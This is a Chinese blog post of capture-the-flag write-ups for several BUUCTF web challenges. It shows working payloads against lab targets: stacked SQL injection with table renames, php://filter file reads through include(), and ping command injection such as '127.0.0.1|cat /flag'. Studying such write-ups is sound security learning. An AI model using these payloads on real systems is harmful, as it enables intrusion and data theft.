




# 【CTF】buuctf web 详解（持续更新）

原创

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[GXYCTF2019]禁止套娃  
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## [HCTF 2018]WarmUp

题目类型：PHP代码审计

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题目 解题快手榜 ×

# [HCTF 2018]WarmUp

## 1

PHP 代码审计

点击启动靶机。

### 靶机信息

剩余时间: 10694s

<http://b4e17fd7-38a5-405c-b942-7de488220d41.node4.buuoj.cn>

**销毁靶机** **靶机续期**

Flag


[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看源码，发现有一个source.php文件

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <meta http-equiv="X-UA-Compatible" content="ie=edge">
7   <title>Document</title>
8 </head>
9 <body>
10  <!--source.php-->
11
12  <br></body>
13 </html>
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看此文件，出现一堆PHP代码



<?php

```

highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }


        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            ^


```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

发现里面有一个hint.php文件，查看一下



文件里说明flag在fffflllaaaagggg里



#### • 代码审计

**is\_string():** 检测变量是否是字符串

**isset():** 检测变量是否已设置并且非 NULL

**in\_array(要搜索的值, 要搜索的数组):** 搜索数组中是否存在指定的值

**mb\_substr(\$page, n, m):** 返回page中从第n位开始，到n+m位字符串的值

**mb\_strpos():** 查找字符串在另一个字符串中首次出现的位置

**urldecode():** 将url编码后的字符串还原成未编码的样子

```

<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        //如果page的值为空或者不是字符串
        if (!isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }
        //检测page的值是否在白名单中
        if (in_array($page, $whitelist)) {
            return true;
        }
        //返回page中从第0位开始到第一个?出现的位置, 之间的值赋给page
        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')//查找字符串在另一个字符串中首次出现的位置
        );
        //检验page的值是否在白名单内
        if (in_array($_page, $whitelist)) {
            return true;
        }
        //将url编码后的字符串还原成未编码的样子, 然后赋值给page
        $_page = urldecode($page);
        //返回page中从第0位开始到第一个?出现的位置, 之间的值赋给page
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')//查找字符串在另一个字符串中首次出现的位置
        );
        //检验page的值是否在白名单内
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (!empty($_REQUEST['file']))
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file'])
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>

```

## [极客大挑战 2019]EasySQL


题目类型：简单的SQL注入

直接万能密码



## [极客大挑战 2019]Havefun

题目类型：代码审计




查看源代码

```
</div>
    <!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
    -->
    <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:black;"> Syclover @ c14y</p></div>
</body>
</html>
```

## 代码审计

有一个cat变量，通过get方式传参，如果cat=dog输出flag


使用构造payload: `/?cat=dog`



[强网杯 2019]随便注

题目类型: SQL注入

本题要有SQL语法基础: SQL通用语法



## 取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

姿势:

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查询3时报错, 说明有两个字段

然后想尝试联合查询

结果报错 `return preg_match("/select|update|delete|drop|insert|where|\./i", $inject);`

发现过滤了 `select|update|delete|drop|insert|where|\./i`

爆数据库: `1';show databases;#`

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
```



```
string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}
```

```
array(1) {
  [0]=>
  string(18) "information_schema"
}
```

```
array(1) {
  [0]=>
  string(5) "mysql"
}
```

```
array(1) {
  [0]=>
  string(18) "performance_schema"
}
```

```
array(1) {
  [0]=>
  string(9) "supersqli"
}
```

```
array(1) {
  [0]=>
  string(4) "test"
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

爆表名: `1'; show tables;#`

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

---

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

出来两个表

```
1'; show columns from words;#
```

---

```
array(6) {  
  [0]=>  
  string(2) "id"  
  [1]=>  
  string(7) "int(10)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

```
array(6) {  
  [0]=>  
  string(4) "data"  
  [1]=>  
  string(11) "varchar(20)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

```
1'; show columns from '1919810931114514';#
```

注意：表名为数字时，要用反引号包起来查询。

---

```
array(6) {  
  [0]=>  
  string(4) "flag"  
  [1]=>  
  string(12) "varchar(100)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

发现1919810931114514表中有flag

接下来的参考大佬们的方法

大佬文章里总结了三种方法，第一种比较好理解，其他两种怪我太菜看不太明白

- 通过 rename 先把 words 表改名为其他的表名。
  - 把 1919810931114514 表的名字改为 words 。
  - 给新 words 表添加新的列名 id 。
  - 将 flag 改名为 data 。
- ```
1'; rename table words to word1; rename table '1919810931114514' to words; alter table words add id int unsigned not Null auto_increment primary key; alert table words change flag data varchar(100);#
```


## [ACTF2020 新生赛]Include

题目类型：文件包含、PHP封装协议



[tips](#)

点击链接



Can you find out the flag?

出现了flag.php文件，?file=flag.php 猜测文件包含漏洞，此时就要想办法查看这个文件,那怎样来查看呢，下面是我学到的一个方法

重要的知识点——PHP封装协议：

`php://filter/read=convert.base64-encode/resource=xxx.php`

`php://filter` 是php中独有的一个协议，可以作为一个中间流来处理其他流，可以进行任意文件的读取；根据名字filter，可以很容易想到这个协议可以用来过滤一些东西；使用不同的参数可以达到不同的目的和效果：

`resource=<要过滤的数据流>` 指定了你要筛选过滤的数据流。必选

`read=<读链的筛选列表>` 可以设定一个或多个过滤器名称，以管道符 (|) 分隔。可选

`write=<写链的筛选列表>` 可以设定一个或多个过滤器名称，以管道符 (|) 分隔。可选

`<; 两个链的筛选列表>` 任何没有以 `read=` 或 `write=` 作前缀 的筛选器列表会视情况应用于读或写链。

`php://filter`与包含函数结合时，`php://filter`流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。

`read=convert.base64-encode`，用base64编码输出，不然会直接当做php代码执行，看不到源代码内容。

php://filter协议，用base64编码的方式来读文件flag.php；这时页面会显示出源文件flag.php经过base64编码后的内容，然后经过base64解码就可以看到flag；

payload: `/?file=php://filter/read=convert.base64-encode/resource=flag.php`

得到base64编码后的内容为：

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7Y2U4MzdmMmYtYjI2Mi00ZDYxLWEzOWQtOTE4OWlwYmM0ODZkfQo=

接着base64解码：

```
<?php
echo "Can you find out the flag?";
//fLag{ce837f2f-b262-4d61-a39d-9189b0bc486d}
```

得到flag~~

我们再以这种方法查看一下index.php文件

```
<meta charset="utf8">
<?php
// 关闭错误报告
error_reporting(0);
// 以get方式传参
$file = $_GET["file"];
//stristr() 函数搜索字符串在另一字符串中的第一次出现, 并返回字符串的剩余部分。
//一下if语句过滤了"php://input" 、 "zip://" 、 "phar://" 、 "data:"
if(stristr($file,"php://input") || strstr($file,"zip://") || strstr($file,"phar://") || strstr($file,"data:")){
    exit('hacker!');
}
if($file){
    include($file);
}else{
    echo '<a href="?file=flag.php">tips</a>';
}
?>
```

[SUCTF 2019]EasySQL



Give me your flag, I will tell you if the flag is right.

先判断一下是数字型还是字符型，输入1

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 )

OK，有回显；然后各种试试，都是nonono

还好，试了一下堆叠注入

爆出数据库：`1;show databases;#`

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => ctf ) Array ( [0] => ctftraining ) Array ( [0] => information\_schema ) Array ( [0] => mysql ) Array ( [0] => performance\_schema ) Array ( [0] => test )

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

爆表：`1;show tables;#`

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => Flag )

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

然后爆字段：`1;show columns from FLAG;#`，输入后回显 Nonono.，猜测有被过滤

总之试了好多，搞得我又双叒叕不会了，唉…

下面是学习众多大佬的方法

不知道大佬们怎么猜测出查询语句为: `select ".$post['query']."||flag from Flag`

由于本题没有过滤 `*`, 用 `*` 查询flag中的所有字段, 所以直接构造payload为: `*,1`

Give me your flag, I will tell you if the flag is right.

Array ( [0] => flag{0fa5164c-d938-487c-9d66-02fcf730c81a} [1] => 1 )

就是这么神奇

## [极客大挑战 2019]Secret File

**你想知道蒋璐源的秘密么?**

**想要的话可以给你, 去找吧! 把一切都放在那里了!**

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

[查看源码](#)

```

<!DOCTYPE html>

<html>

<style type="text/css" >
#master {
  position:absolute;
  left:44%;
  bottom:0;
  text-align :center;
  }
  p,h1 {
    cursor: default;
  }
</style>

<head>
  <meta charset="utf-8">
  <title>蒋璐源的秘密</title>
</head>

<body style="background-color:black;"><br><br><br><br><br><br>

  <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么? </h1><br><br><br>

  <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你, 去找吧! 把一
  切都放在那里了! </p>
  <a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;col
  or:black;left:44%;cursor:default;">Oh! You found me</a>
  <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Geor
  gia,serif;color:white;"> Syclover @ c14y</p></div>
</body>
</html>

```

有这样一行代码 `<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>` 进入这个目录查看一下

9228533c-23cd-4f24-afb4-8ff2d6af6422.node4.buuoj.cn/Archive\_room.php

**我把他们都放在这里了，去看看吧**

SECRET

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

点击secret

9228533c-23cd-4f24-afb4-8ff2d6af6422.node4.buuoj.cn/end.php

查阅结束

没看清么？回去再仔细看看吧。

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

提示查阅结束，返回上个目录，查看一下源码

```
1 <!DOCTYPE html>
2
3 <html>
4
5 <style type="text/css" >
6 #master {
7     position:absolute;
8     left:44%;
9     bottom:20;
10    text-align :center;
11    }
12    p,hl {
13        cursor: default;
14    }
15 </style>
16
17 <head>
18     <meta charset="utf-8">
19     <title>绝密档案</title>
20 </head>
21
22 <body style="background-color:black;"><br><br><br><br><br><br>
23
24     <hl style="font-family:verdana;color:red;text-align:center;">
25     我把他们都放在这里了，去看看吧     <br>
26     </hl><br><br><br><br><br><br>
27     <a id="master" href="/action.php" style="background-color:red;height:50px;width:200px;color:#FFFFFF;left:44%;">
28     <font size=6>SECRET</font>
29     </a>
30 <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ c14y</p></div>
31 </body>
32
33 </html>
34
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)



此时也没有什么发现，抓个包试试

**Request**

Raw Params Headers Hex

```
GET /action.php HTTP/1.1
Host: 9228533c-23cd-4f24-afb4-8ff2d6af6422.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://9228533c-23cd-4f24-afb4-8ff2d6af6422.node4.buuoj.cn/Archive_room.php
Cookie:
UM_distinctid=17a094a09ee19a-010908233e8678-4c3f2d73-144000-17a094a09ef267
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: openresty
Date: Sat, 24 Jul 2021 04:26:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63

<!DOCTYPE html>

<html>
<!--
  secr3t.php
-->
</html>
```

这里提示secr3t.php，我们进入这个目录看一下

```
<html>
  <title>secret</title>
  <meta charset="UTF-8">
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file, "tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
  //flag放在了flag.php里
  ?>
</html>
```

这里提示flag放在了flag.php里，进入flag.php目录



还是没有出现flag，找到了但是看不到，此时又想到了PHP的封装协议，我们用一下 [ACTF2020 新生赛]Include里面使用的方法

构造payload: `/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php`

```
<!DOCTYPE html>

<html>

  <head>
    <meta charset="utf-8">
    <title>FLAG</title>
  </head>

  <body style="background-color:black;"><br><br><br><br><br><br>

    <h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br>
<br><br>

    <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
      <?php
        echo "我就在这里";
        $flag = 'flag{24db537d-9661-4a16-98c8-5c9df4c936fc}';
        $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
      ?>
    </p>
  </body>

</html>
```

成功找到flag~~

## [ACTF2020 新生赛]Exec

与[GXYCTF2019]Ping Ping Ping题类似，但此题更简单

需要了解的知识点

ls（英文全拼：list files）：用于显示指定工作目录下的内容（列出目前工作目录所含之文件及子目录）

cat（英文全拼：concatenate）：用于连接文件并打印到标准输出设备上。

# PING

请输入需要ping的地址

PING

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看此文件的目录: `127.0.0.1|ls`

# PING

`127.0.0.1|ls`

PING

`index.php`

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

只有一个index.php

查看上级目录 `127.0.0.1|ls /`

# PING

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看flag: `127.0.0.1|cat /flag`

# PING


PING

```
flag{c4b9a2d9-e8d3-4bd8-a308-f270ee08ca8b}
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

拿到flag~~


[极客大挑战 2019]LoveSQL



